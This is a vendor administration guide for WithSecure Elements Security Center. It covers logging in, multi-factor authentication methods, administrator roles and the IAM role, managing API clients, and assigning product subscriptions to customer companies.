WithSecure™ secure

WithSecure Elements Endpoint Detection and Response

2026-08-20

Contents

Chapter 1

Introduction to the WithSecure Elements solution

Topics:

- Using WithSecure Elements Security Center

Introduction to the WithSecure Elements solution

Overview of the WithSecure Elements solution and its offering.

WithSecure Elements in a nutshell

WithSecure Elements is our single modular solution made up of a full range of cyber security applications that offer end-to-end business and cloud coverage. The product includes our award-winning technologies in vulnerability management, patch management, endpoint protection, and endpoint detection and response. In today's unpredictable, ever-changing business environment, our all-in-one security solution helps to build and ensure a resilient business.

The WithSecure Elements offering

WithSecure Elements has been specifically designed to support the modern agile business environment, which constantly needs to adapt not only to the external threat landscape, but also to the changing business needs.

To highlight some of the main benefits:

- Centralized and streamlined cyber security management to improve productivity
- All the needed software components integrated into one for smooth deployment
- Available as a fully managed service or as a self-managed cloud solution

The solution also offers flexible licensing options, which means that you can pick and choose which of WithSecure Elements applications your business needs.

Supported languages

The Elements Security Center supports the following languages:

- English (US), Finnish, French, German, Italian, Japanese, Polish, Portuguese (Brazil), Spanish (Latin America), Swedish

Endpoint products support the following languages:

- English, Czech, Danish, Dutch, Estonian, Finnish, French, French (Canadian), German, Greek, Hungarian, Italian, Japanese, Norwegian, Polish, Portuguese, Portuguese (Brazilian), Romanian, Russian, Slovenian, Spanish, Spanish (Latin America), Swedish, Turkish, Traditional Chinese (Hong Kong), Traditional Chinese (Taiwan), and Simplified Chinese (PRC).

WithSecure Elements training

For an introductory Elements training session, log into the WithSecure Academy via the Partner Portal.

Accessing the WithSecure Elements Security Center

You can access Elements Security Center as follows: elements.withsecure.com

1.1 Using WithSecure Elements Security Center

Basic tasks for everyday use of WithSecure Elements Security Center, including managing access rights and administrator accounts.

This chapter describes the following tasks:

- managing access rights
- adding new administrator accounts
- adding customer companies

- using the *scope selector* to broaden or narrow the scope of information displayed in WithSecure Elements Security Center

You can order WithSecure Elements products to users in the customer companies, as well as manage the subscriptions of the products installed on the companies' computers and mobile devices.

1.1.1 Get started with WithSecure Elements Security Center

Get started with WithSecure Elements Security Center in four steps: log in, set up multi-factor authentication, add administrators, and assign a subscription.

You need a WithSecure Business Account to access Elements Security Center at https://elements.withsecure.com/. There are two ways to get an account:

- When you buy the product from a WithSecure partner, the partner usually creates the account for the first administrator. You then receive an email with a temporary password and a login link.

TIP: If the email has not arrived, check your junk mail folder first.

- If you have a subscription key but no account yet, create the first administrator account with the self-registration link https://elements.withsecure.com/self-register.

This quick start guide walks you through the four main steps to start using WithSecure Elements Security Center: log in, set up multi-factor authentication, add administrator accounts, and assign a subscription.

1. Log in to Elements Security Center.
   a) Log in at https://elements.withsecure.com/ with your Business Account credentials. For the login options, see Logging in.
   b) If you manage more than one company, switch between them with the scope selector, as described in Move between the managed companies.
2. Set up multi-factor authentication (MFA).
   a) Turn on MFA for your account, as described in Choose multi-factor authentication.
   b) Choose an authentication method that fits your needs. For the available methods, see MFA methods.
3. Add administrator accounts.
   a) Invite additional administrators and assign their roles, as described in Invite Security Administrator to company organization.
4. Assign a subscription and deploy a product.
   a) Assign a subscription key for the company, as described in Assign a subscription key for a customer company.
   b) Download the installer for the product that you want to deploy, as described in Download software from Elements Security Center.

Follow the quick start guide for the specific product that you want to deploy to complete the setup.

1.1.2 Logging in

Requirements for logging in to WithSecure Elements Security Center using a Business Account.

You need a WithSecure Business Account to access Elements Security Center. When you purchase the product from a WithSecure partner, the partner typically creates a Business Account for the first administrator in your organization. If this applies to you, you have received an email from WithSecure with a temporary password and a link to log in to Elements Security Center.

If your account has not yet been created, but you have received a subscription key from your partner, you can use the subscription key to create a WithSecure Business account for the first administrator in your organization. To do that, use the company self-registration link for your specific region.

Log in to non-federated domains

Logs in to a non-federated domain using your username and password.

To log in to a non-federated domain, do the following:

1. Open the following link in the web browser: https://elements.withsecure.com/.
   *The **Log in** page opens.*
2. Enter your username and password, and select **Log in**.

NOTE: If you do not have login credentials, ask your contact person for portal access. If you forget your password, you can order a new one by selecting **Forgot password**. Instructions for resetting your password are sent to your email address.

Elements Security Center opens. You can toggle between the services using the navigation menu in the sidebar.

Log in to federated domains

Logs in to a federated domain using Microsoft Entra ID credentials.

To log in to a federated domain, do the following:

NOTE: Before attempting authentication via SSO, make sure that you have an Entra account. If you are a new user, you must create one.

1. Open the following link in the web browser: https://elements.withsecure.com/.
   You are redirected to the Microsoft login page.
2. Enter your Entra credentials, and select **Log in**.

IMPORTANT: If you are a first-time user and you had a WithSecure Business Account before the domain was federated, you are redirected to the Microsoft login page to enter your Microsoft credentials for authentication. This links your account to federated single sign-on. For subsequent logins, authentication will be handled via SSO using the Microsoft Entra ID account.

Elements Security Center opens. You can toggle between the services using the navigation menu in the sidebar.

Multi-factor authentication

Multi-factor authentication (MFA), also know as two-factor authentication (2FA), is a method of increasing security during the login process to systems.

MFA protects you and your environment against, for example, phishing and credential stuffing attacks.

IMPORTANT: We strongly recommend that you use Multi-Factor Authentication (MFA) to keep your WithSecure Elements Security Center access secure. To keep your Elements Security Center use as smooth as possible, we suggest that you take MFA into use immediately.

IMPORTANT: We recommend that, as a backup, you use more than one multi-factor authentication method. If your only multi-factor authentication method is lost, the account needs to be re-created.

When users log in to a system with their username and password, their credentials may already have been compromised, for example, due to a vulnerability in their browser or password manager. These leaked credentials may be on some publicly accessible list, used by attackers to gain entry into systems. With the addition of MFA, an extra step is needed when logging in. System access is traditionally protected with username and password, something that only you know. MFA introduces additional factors; something that you have (a security key or device) and something that you are (your fingerprint or facial recognition).

MFA methods

WithSecure Elements has multiple MFA methods to keep your access safe as possible.

The methods include the following:

- *Authenticator applications with Time-Based One-Time Password (TOTP)*, such as Microsoft Authenticator, Google Authenticator, Auth0 Guardian, or other authenticator applications that are available either on your computer or mobile devices. A six-digit authentication code is sent to the Authenticator application, and you need to enter it into the login dialog to continue.
- *Push notifications with Auth0 Guardian authenticator* - allows you to approve an authentication request with a single click of a button. The Auth0 Guardian Multi-Factor Authenticator application is available in Google Play and AppStore.
- *Phone number for Short Message Service (SMS) messages with One-Time Passwords (OTP)* - A six-digit authentication code is sent to your configured mobile phone number via SMS. You need to enter the code into the login dialog to continue.

IMPORTANT: SMS messages are vulnerable to security breaches and malicious software, and receiving them may also charge you extra fees. For these reasons, we recommend that you only use SMS when there are no safer alternatives for you to use.

TIP: If you request several SMS codes in a short time, further messages might be blocked temporarily. The block clears after a short while. For everyday sign-in, we recommend an authenticator app or a security key (WebAuthn/FIDO2), which are more reliable than SMS.

- *Secure USB keys*, such as Yubico YubiKey, Google Titan, and others that support the FIDO2 standard (https://fidoalliance.org/fido2/)
- *Smartphones or other devices* that support the FIDO2 standard (https://fidoalliance.org/fido2/)
- *Device biometrics*, fingerprint or facial recognition or Windows Hello from your device using WebAuthn (https://www.w3.org/TR/webauthn/).

IMPORTANT: Device biometrics are specific to individual devices and it **must not be the only authentication method that you use**. You are prompted to add this authentication method for each device that you use.

Choose multi-factor authentication

Chooses one or more multi-factor authentication methods.

Before you choose a multi-factor authentication method:

- Install an authentication app, for example, Google Authenticator on your mobile device.

- Make sure that your mobile device can read QR codes.

Choose the most secure authentication method available to you. FIDO2 is the best option, followed by authenticator apps. SMS should only be used as a last resort. Note that if you lose your mobile device and have not backed up your security keys or authenticator app, you will lose access to your account, so SMS can be used as a backup method in such situations.

TIP: Register more than one authentication method. If you lose access to all of your authentication methods, the account cannot be reset and must be re-created.

To choose one or more multi-factor authentication methods:

1. Log in to WithSecure Elements Security Center with your email address and password.
2. Select
   
   at the top-right corner, then select **My settings**.

   NOTE: If you have already configured one or more MFA methods, select **Change**.

   *The **Multi-Factor Authentication Settings** window opens.*
3. Select **Add** to select one or more of the authentication options that you want to use.
   *The **Verify your identity** screen opens.*
4. Follow the instructions on the screen. The required actions depend on the MFA method that you selected.
   Multi-factor authentication is now set up for your WithSecure Elements account.

   NOTE: We recommend that you select multiple multi-factor authentication methods as a backup. If your only multi-factor authentication method is lost, there is no way to reset the multi-factor authentication. If all multi-factor authentication methods are lost, the account needs to be re-created.

Remove a multi-factor authentication

Removes a multi-factor authentication method.

To remove a multi-factor authentication method:

1. Log in with your email address and password.
2. Enter your multi-factor authentication code and select **Continue**.
3. Select
   
   at the top-right corner, then select **My settings**.
4. Select **Change** next to **Multi-factor Authentication enabled**.
   *The **Verify your identity** window opens.*
5. Follow the instructions on the screen.
6. Select **Remove** next to the multi-factor authentication methods that you want to remove.
7. Enter your email address and password.

Use device biometrics

Biometric authentication requires that you first have another multi-factor authentication (MFA) method in use.

To use device biometrics, do the following:

1. In Elements Security Center, select
   
   at the top-right corner, and select **My settings**.
   *The **My settings** window opens.*
2. If you already have one or more MFA methods configured, select **Change**.
   *The **Use fingerprint or face recognition to log in** window opens.*
3. Select **Try another method**.
4. Use your already configured MFA method to verify your identity and select **Continue**.
   *The **Log in faster on this device** window opens.*
5. Select **Continue**.
   *The **Save your passkey** window opens.*
6. Select **Continue** to save the passkey to your device, and then select **Ok**.
   *The **Device registration successful** window opens.*
7. Select **Continue**.
   *The **Multi-factor authentication settings** window now shows your new device biometric key.*
8. At the bottom of the screen, select **Back** to return to the **Home** page

The next time that you log in to Elements Security Center on this device, you can authenticate using your biometric key, which makes the process faster and more secure.

1.1.3 User management

Instructions about access rights, adding and managing customer companies, and adding and managing administrator accounts.

This section describes how to manage who can access WithSecure Elements Security Center, including access rights and roles, the scope selector, and adding and managing administrator accounts.

About access rights

New users who have been granted access to Endpoint Protection (EPP) features do not automatically receive access to Extended Detection and Response (XDR) features. Administrators can assign EPP and XDR capabilities to separate user groups and combine them as necessary.

New users who get granted access to Exposure Management must also be assigned the Vulnerabilities role to manage vulnerability-related matters, including configuring scans and running reports.

You can set access rights when you create a new account, or edit an existing account.

Access rights by role

The roles and access rights available for each WithSecure Elements product area, with the audit-log entry for each role.

Exposure Management – Exposure

Full editing Allows access to the following Exposure Management features:

- Environment: Devices, Cloud, Network, Exposure, Identities
- Security configurations
- Reports

- Management
- Cloud onboarding

NOTE: Security Administrators can create additional administrators and assign this role to users within the same organization (will be replaced by the IAM role)

Audit logs entry: cspm: admin

Exposure Management - Vulnerabilities

Management Allows full access to the Vulnerability Management views, settings, and findings

NOTE: Security Administrators can create additional administrators and assign this role to users within the same organization (will be replaced by the IAM role)

Audit logs entry: vm: administrator

Team member Allows access to the Vulnerability Management views, settings, and findings, with no permission for managing users and the system.

Audit logs entry: vm: team_member

Read-only View-only access with no permission for managing users.

Audit logs entry: vm: readonly_team_member

Collaboration Protection

Admin Allows the access to the Collaboration Protection views and edit the following protection features:

- Handling detections
- Managing Exchange and shared files settings
- Managing policies, quarantining files, and generating reports

Audit logs entry: cpo365:admin

Read-only Grants view-only access to the Collaboration Protection views.

Audit logs entry: cpo: readonly

Quarantine manager Allows access to the Collaboration Protection views that are related to detections and quarantining files.

Audit logs entry: cpo365:quarantine_mgr

Collaboration Protection - Management

Admin Allows the access to management features, including user creation, role management, subscription details, and organization settings.

NOTE: Security Administrators can create additional administrators and assign this role to users within the same organization (will be replaced by the IAM role)

Audit logs entry: fusion_admin

Endpoint Protection

No access

No access to Endpoint protection features including:

- Device management
- Patch management
- Device security posture
- Software reputation
- Security Events
- Profiles
- Home/Endpoint protection
- Reports

NOTE: Unless access is coming from some other role, for example Exposure.

Endpoint Protection – Computers and mobiles

Full editing

Allows the access to the following features:

- Security configuration/profiles
- Security information, including device status, dashboard, security events and patch management
- Security operations, such as removing or isolating devices, updating profiles
- Handling subscriptions
- Managing user accounts
- Do cloud onboarding

NOTE: The Security Administrator role, along with the "Servers - Full editing" role is required to create additional administrators and assign this role to users within the same organization (will be replaced by the IAM role).

Audit logs entry: epp: manage_computers_mobiles_only

or epp: manage_all

Read-only

Read-only access with no permission to perform operations or manage other users and profiles.

Audit logs entry: epp: manage_servers_only

or epp: readonly

Endpoint Protection – Servers

Full editing

Allows the access to the following features:

- Security configurations/profiles
- Security information, including device status, dashboard, security events and software updates
- Security operations, such as removing or isolating devices, updating profiles
- Handling subscriptions
- Managing user accounts

NOTE: The Security Administrator role, along with the "Computers and mobiles - Full editing" role is required to create additional administrators and assign this role to users within the same organization (will be replaced by the IAM role).

Audit logs entry: epp: manage_servers_only

or epp_manage_all

Read-only Read-only access with no permission to perform operations or manage other users and profiles.

Audit logs entry: epp: manage_computers_mobiles_only

epp: readonly

Extended Detection and Response - Toggle off

No access No access rights to view Extended Detection and Response (XDR) content across the following areas:

- Broad Context Detections
- Response actions
- Automated actions
- Dashboard content related to Detection and Response
- Software Reputation
- Organization Settings related to Detection and Response
- Event Search pages
- Elevate to WithSecure
- Subscription view

Extended Detection and Response - Broad Context Detections

Full editing Permission to manage:

- Broad Context Detections (for example, change status and close detections)
- My Reports
- Detection and Response-related content on the Dashboard
- Software Reputation and Organization Settings related to Detection and Response
- Elevate to WithSecure when applicable
- Requests

Limited access to:

- Devices view
- Cloud view
- Subscription view

Issuing Quick Actions requires additional roles, such as Execute Responses.

NOTE: This does not grant permission to configure the Cloud Tenant. Full editing rights under Computers and Mobiles are required for that level of access.

Audit logs entry: elements:xdr-incident-full

Read-only Default value when Extended Detection and Response (XDR), which allows read-only access to:

- Broad Context Detections
- My Reports
- Detection and Response-related content on the Dashboard
- Software Reputation
- Organization Settings related to Detection and Response
- Elevate to WithSecure when applicable
- Devices
- Cloud views
- Requests

Access to the Subscription view is limited.

Audit logs entry: elements:xdr-incident-read

Extended Detection and Response – Response

Execute responses Access to execute:

- response actions
- configure Automated actions

Limited access to Cloud view.

Audit logs entry: elements:xdr-response-full

List responses Access to review:

- executed response actions
- respective results available

Limited access to:

- Devices view
- Cloud view

Download response results requires the Execute Responses permission.

Access to the Subscription view is limited.

Audit logs entry: elements:xdr-response-read

No access No access to execute or review:

- Response actions
- Automated actions

Extended Detection and Response – Event Search

Read-only Access to review, execute filtered searches and create customized views to event data.

Access to the Subscription view is limited.

Audit logs entry: elements:xdr-event-search

No access No access to review event data.

Elements Administration

No access	No rights to create new users or manage other users access rights.
Identity and Access Management	Rights to create, delete and manage all Elements users.

Move between the managed companies

Use the *scope selector* to broaden or narrow the scope of information displayed in WithSecure Elements Security Center.

In Elements Security Center, there are different account levels, which determine the access rights:


- Solution Providers (SoPs) manage Service Partners and groups of companies. They can access Elements Security Center to manage security and subscriptions for their directly managed companies, their Service Partners, and their Service Partners' companies.
- Service Partners (SePs) manage a group of companies. They can access Elements Security Center to manage security for their directly managed companies.
- Each company manages a single company. Companies that are managed by a SoP or SeP can request access from their provider, whereas companies that manage their own security can be provided full access to Elements Security Center. Companies that are managed by a SoP or SeP or directly by WithSecure get read-only rights to Elements Security Center.

To use the scope selector to focus on a particular company:

1. Select the

   icon at the title bar.
   A dropdown menu is displayed, listing all the customer companies associated with your account.



2. Select the desired company or write its name in the Search field, and then select **Enter**.
   The name of the selected company is shown with a blue background color and the page is updated to show the relevant information for the selected company.

Elements Identity and Access Management (IAM) role

The Identity and Access Management (IAM) role is authorized to grant and revoke all Elements permissions for security administrators within the IAM administrator's own organization and affiliated entities.

Overview

The IAM role is a powerful role within WithSecure Elements. It is designed to streamline and enhance the management of security capabilities and services.

IAM administrators have the authority to manage security roles within their own organization and affiliated entities. This includes granting and revoking roles for security administrators.

As the Elements ecosystem expands, IAM administrators will also manage new capabilities and services, eliminating the need for a cumbersome self-registration process.

Security administrators access Elements Security Center using WithSecure business accounts. Their access is organized according to specific features, capabilities, and services. The IAM role simplifies the process of assigning roles across different capabilities, which was complex before.

Benefits

The IAM role provides several benefits, including the following:

- Streamlined role management across WithSecure Elements
- Enhanced security through centralized control
- Adapting to future needs with the ability to manage new capabilities and services

Claiming the IAM role

For users whose IAM role does not involve an escalation of privilege (i.e., they posses all legacy user access management roles within the organization), the Security Administrators view shows a banner offering them the opportunity to claim the new IAM administrator role. Every organization should carefully consider how they manage IAM-related privileges, as these are distinct from security administrative roles. So, fewer individuals can act as IAM administrators compared to when this option was not available.

Elements IAM role properties

Holders of the IAM role (also known as IAM administrators) can grant or revoke access to any other capability or service-specific role within their organization and its child organizations.

IAM administrators can do the following:

- Grant themselves any other role, so they gain access to security capabilities or services
- Grant or revoke new roles introduced by WithSecure for Elements capabilities or services
- Create or delete WithSecure business accounts by granting or revoking roles.
- Transfer IAM permissions to other security administrators within the same organization or its child organizations.

Acquiring the IAM role

Organizations that manage their own security or provide security capabilities to others must have at least one IAM administrator. The IAM role can be acquired by one of the following ways:

- Being granted the role by another IAM administrator within the same or a parent organization
- Self-registration with an Elements subscription issued for the company
- Onboarding by WithSecure for new partners or customer companies

Existing capability or service-specific roles remain effective but they will eventually be managed through the IAM role. The IAM role will also safeguard access to features that are currently managed by other roles, such as configuring API keys.

Migration of IAM permissions

The migration process aims to transition from legacy, capability-specific IAM roles to the new Elements IAM role, which grants higher privileges. During this process, Elements identifies eligible users and prompts them to claim the new IAM role.

Candidates for the IAM role are identified based on their possession of legacy, capability-specific IAM roles and by reviewing active company subscriptions:

For customer companies Security administrators with the following identified legacy roles:

- Elements Exposure Management: Full editing
- Elements Collaboration Protection: Management administrator
- Elements Vulnerability Management: Administrator
- Elements Endpoint Protection - Computers, servers, and mobiles: Full editing

For Solution Providers and Service Partners	Security administrators with legacy roles for all capabilities and services used by the companies they manage

NOTE: The policy for partners differs from that for customer companies, making sure that only eligible administrators claim the IAM role.

When IAM administrator candidate cannot be identified

In some organizations, the allocation of legacy, capability-specific roles among security administrators may result in a situation where no single user possesses the same effective access as that granted by the IAM role. This could occur, for example, if a company employs both Elements Endpoint Protection and Elements Collaboration Protection capabilities, but these capabilities are managed independently by two different individuals, with no one person overseeing both at the same time.

Frequently asked questions about IAM roles

Answers to frequently asked questions about IAM roles.

Question	Answer
Can partners (SOP/SEP) create IAM roles for all companies under them?	Yes, IAM administrators at the partner level can fully manage their own organization and organizations under them excluding companies that have chosen to isolate their XM/CP access from SOPs.
What should a company administrator do if the company misses the IAM deadline (end of April 2025)?	The company administrator must contact their Service partner for assistance or reach out to WithSecure support.
When creating a new user using the self-registration portal, does the first administrator get an IAM role automatically?	Yes, the first administrator is granted the IAM role automatically.
What happens if someone accidentally selects Decline when claiming the highest-level administrative role?	If a user accidentally declines the IAM role claim, any other IAM administrator can still assign them an IAM role, if necessary.
Can an Endpoint Protection administrator user who selects **Decline** still add other Endpoint Protection administrator users?	Yes, for time being, this is still possible. In the future, all user management action rights will be restricted to IAM role holders only.
Can one organization have multiple IAM administrator users?	Yes, there is no limit to the number of IAM administrators that an organization can have.
Why are the Claim and Decline options not displayed for some administrator users?	In the first stage, the IAM Claim button is shown to users who have full administrator rights on all products for which the organization has subscriptions. For example, if a company has subscriptions for Elements Endpoint Protection and Collaboration Protection, the IAM Claim button is shown to users with full administrator roles on both products.
How can I find out who in my organization has claimed an IAM role?	The IAM role is shown, and users with the role can be filtered in a table under **Management** > **Security Administrators**.

Add a new administrator

You can provide a designated individual, known as an *administrator*, with a user account with required rights in WithSecure Elements Security Center.

You can add an administrator for the Solution Provider, Service Partner, or for a company account.

To create an administrator account:

1. Under **Management**, select **Organization Settings** on the sidebar.
   *The **Organization Settings** page opens.*
2. Select the **Security Administrators** tab.

   NOTE: You can create an administrator account for either your Elements Security Center account or for a specific customer company

3. Using the *scope selector*, select the organization level on which you want to create a new administrator account.
4. Select **Add administrator**.
5. In the **Add administrator** screen, fill in the administrator details:
   a) Enter the email address.

      NOTE: The email address must be a valid one and accessible by an actual account user. Do not use shared accounts.

   b) Select the desired language for the new administrator.
6. Select **Next**.
7. In the **Roles** screen, select the roles that the new administrator needs to have.

   NOTE: If the new administrator is not allowed to have a full access in a feature-specific role, leave the default **No access** option as is.

8. Select **Next**.
   The Summary screen opens.
9. Check that the administrator details the selected roles are correct, and then select **Add** to complete adding the new administrator.

A new administrator account is created.

NOTE: The user receives an email with instructions on how to set up a password for the new account.

Add a new service partner

To create a service partner account:

1. Under **Management**, select **Organization Settings** on the sidebar.
   *The **Organization Settings** page is displayed.*
2. Select the **General** tab.
3. Select ··· and then select **Create service partner account**.
   *The **Create service partner account** view opens.*
4. Enter a name for the organization account, and select **Save**.

The service partner account is created.

Edit or remove administrators

You can edit or remove administrators accounts.

Edit an administrator's role assignments, or remove their access entirely — removing all roles automatically deletes the account.

1. Under **Management**, select **Organization Settings** on the sidebar.
   *The **Organization Settings** page is displayed.*
2. Select the **Security Administrators** tab.
3. In the **Email** column, select the email address of the administrator account that you want to edit or remove.
   *The **Summary** screen opens.*
4. To edit the details of the administrator account, do the following:
   a) Make the needed changes to the administrator roles.
   b) Select **Save**.
   The details of the administrator account are updated.
5. To remove the administrator account, select **Delete**.

NOTE: When you remove all the access rights from an administrator account, the account is automatically deleted when you save the changes.

The administrator account is deleted.

Create an API client

You can create an API client to let an application use the Elements API with specific access rights.

An API client provides credentials that let an application use the Elements API. An API client has either full access or is limited to read-only access, depending on whether you select the **Read-only** option when you create it. For the available API operations, see the Elements API reference.

To create an API client:

1. Under **Management**, select **Organization Settings** on the sidebar.
   *The **Organization Settings** page opens.*
2. Select the **API Clients** tab.
   The tab shows the organization's UUID and a list of existing API clients.
3. Select **Add new**.
   *The **Add new API client** dialog opens, starting with the **Details** step.*
4. Select the organization for the API client, enter a description, and select **Read-only** to limit the client to read-only access.
5. Select **Add**.
   *The **API client** step opens, showing the generated client ID and secret.*
6. Copy the secret and store it in a safe place.

IMPORTANT: You cannot view or access the secret again after this step.

7. Select **I have copied and stored the secret**, and then select **Done**.
   The new API client appears in the list, with its client ID, access rights, and creation date.

A new API client is created.

Delete an API client

You can delete an API client that an application no longer needs.

When you delete an API client, any application that uses its credentials can no longer access the Elements API with them.

To delete an API client:

1. Under **Management**, select **Organization Settings** on the sidebar.
   *The **Organization Settings** page opens.*
2. Select the **API Clients** tab.
   The tab shows a list of the organization's API clients.
3. In the row of the API client that you want to delete, select the trash icon, and confirm that you want to delete it.
   The API client is deleted.

Recover your password

If you have forgotten your password, you can recover it through the **Forgot password?** link.

To recover your password:

1. On the login page, select the **Forgot password?** link.
   The Reset password mail sent window opens.
2. Enter your username or email address.
3. Select **Send**.

You will receive an email message with instruction on how to change your password.

Change your account details

Change your user name in WithSecure Elements Security Center. Federated users manage their account details in their identity provider.

You can change your user name in WithSecure Elements Security Center from your account settings.

IMPORTANT: If your organization uses federated sign-in (Entra ID), you cannot change your account details in WithSecure Elements Security Center. Manage your details in your identity provider instead.

To change your user name:


1. Select
   
   at the top-right corner, then select **My settings**.
2. Under **Details**, enter a new user name.
3. Select **Save**.

1.1.4 Change the view mode

Select a light, dark, or automatic view mode to customize the appearance of WithSecure Elements Security Center.

You can customize the appearance of Elements Security Center by selecting the view mode that best fits your preference. Dark mode is useful in low-light environments such as control rooms or during night shifts. To change the view mode:

1. Select the user profile menu icon at the top-right corner of the portal.
2. Select **View mode**.
3. Select one of the following options:
   - **Light** – a bright interface suitable for well-lit environments.
   - **Dark** – a darker interface that reduces eye strain in low-light conditions.
   - **Automatic** – matches the system settings of your device and switches between light and dark automatically.



The new view mode is applied immediately. You can change it at any time by repeating these steps.

1.1.5 Taking Elements products into use

Taking WithSecure Elements products into use includes a number of steps.

1. Adding a customer company, if not yet added.
2. Getting a subscription.

> **NOTE:** Under **Management** > **Subscriptions**, you can view all your products, your available subscription keys, and when they expire.

3. Adding the subscription to the customer company.
4. Deploying the product.

> **NOTE:** You can find instructions for deploying Elements products in Common deployment methods.

Adding a customer company

To add a new *customer company* to your WithSecure Elements Security Center account, you must first add it as a *new customer* to your *WithSecure Partner Portal* account and purchase at least one WithSecure Elements product for it.

NOTE: Only Solution Provider and Service Partner users can add customer companies.

If you need an administrator to manage the subscriptions and devices in the new customer company, create an administrator account through Elements Security Center.

NOTE: The WithSecure Partner Portal is an online service that works with Elements Security Center. It provides tools, materials and an integrated eOrdering system to help with sales and support of WithSecure solutions.

The purchase order for the new customer must first be added successfully from your Partner Portal account. Once this happens, the customer is automatically added as a new company to your Elements Security Center account.

You can then begin offering WithSecure Elements products to users in the customer company, as well as managing the subscriptions for purchased products.

Assign a subscription key for a customer company

By assigning a subscription key for a company, you can add more computers to WithSecure Elements Security Center.

You need to consider the following:

- Solution Providers and Service Partners can assign subscription keys for their customer companies.
- Company users can assign unused subscription keys that are provided by their partner to their own organizations.
- Users must be granted a full editing role in the Endpoint Protection software (applies to both computers and servers).
- The subscription must be allocated at a partner level (the subscription key must exist). The partner can find the subscription key in the **Subscriptions** view under **Management** on the sidebar.

NOTE: Company users must request for a subscription key from their partner.

To assign a subscription key:

1. Under **Management**, select **Subscriptions** on the sidebar.
2. Using the *scope selector*, select the company to which you want to assign the subscription key.
   A table opens listing the current subscriptions of the selected company.
3. Select **Assign subscription** above the filters.
   *The **Assign subscription** page opens.*
4. Enter the new subscription key for the company, and select **OK.**

The new subscription key is added to the company account.

Order products for an existing customer company

Order WithSecure Elements products for an existing customer company via WithSecure Partner Portal.

> **NOTE:** Only Solution Providers and Service Partners can order products for customer companies.

To order WithSecure Elements products for an existing customer company via WithSecure Partner Portal:

1. Log in to the portal by opening the following link in your web browser: Partner Portal

   > **NOTE:** WithSecure Partner Portal requires separate login credentials from WithSecure Elements Security Center. If you do not yet have your login details, fill in the **Request Credentials** form on the page and click **Send**. Please allow up to 24 hours to receive your access credentials.

   *The **eOrdering** page is displayed.*
2. On the main page, select **My Customers**, and then select the name of the customer company for which you are ordering products.
3. In the **Order** column, select either **New SaaS Order** or **New Yearly Order**.
   The Welcome to Ordering window opens.
4. Under **New Order**, enter a reference number for your order.
5. Under **Order Products**, select **Add Products**.
6. Select the required products and follow the ordering instructions.

Once your purchase order is completed, the change in product information will be updated in your WithSecure Partner Portal and Elements Security Center accounts.

Order products for a new customer company

Order WithSecure Elements products for a new customer company via WithSecure Partner Portal.

> **NOTE:** Only Solution Providers and Service Partners can order products for customer companies.

To order WithSecure Elements products for a new customer company via WithSecure Partner Portal:

1. Log in to the portal by opening the following link in your web browser: Partner Portal

   > **NOTE:** WithSecure Partner Portal requires separate login credentials from WithSecure Elements Security Center. If you do not yet have your login details, fill in the **Request Credentials** form on the page and click **Send**. Please allow up to 24 hours to receive your access credentials.

   *The **eOrdering** page is displayed.*
2. On the main page, select **New Order**.
3. Enter the name of the new customer company and select **Add New**.
   *The **New Customer** window opens.*
4. Fill in the customer details and select **Save**.
5. Under **New Order**, enter a reference number for your order.
6. Under **Order Products**, select **Add Products**.
7. Select the required products and follow the ordering instructions.

Once your purchase order is completed, the new customer company is listed in your Partner Portal account, together with the purchased products.

NOTE: It might take a while for the new customer company to show in your Elements Security Center account.

View available product subscriptions

To view the available subscriptions:

The Subscriptions view lists every product subscription for the scope you're viewing, along with keys, status, and expiration, so you can find and manage them across your organizations.

1. Under **Management**, select **Subscriptions**.
   The Subscriptions view opens showing the subscriptions for each product, the subscriptions keys, and the organizations to which the subscriptions belong.

   NOTE: If the *scope selector* is set to display all the customer companies, by default, you see all the subscriptions.

2. You can use filtering to find the following:
   - Subscription key - enter the relevant subscription key
   - Product - select from a list of available products
